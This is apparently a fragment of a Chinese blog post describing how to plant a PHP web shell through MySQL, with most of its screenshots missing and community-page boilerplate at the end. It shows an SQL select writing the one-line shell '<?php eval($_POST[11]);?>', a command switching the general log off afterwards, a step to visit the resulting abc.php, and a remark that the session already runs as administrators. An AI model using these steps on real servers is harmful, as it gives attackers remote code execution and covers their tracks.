
select '<?php eval($_POST[11]);?>';
set global general_log = off;

访问abc,php
 直接是administrators 不用提权啦

北京人形旗下天工造物具身智能开源社区,聚焦具身天工与慧思开物两大平台
更多推荐
 1
 0
- 0


 已为社区贡献2条内容

所有评论(0)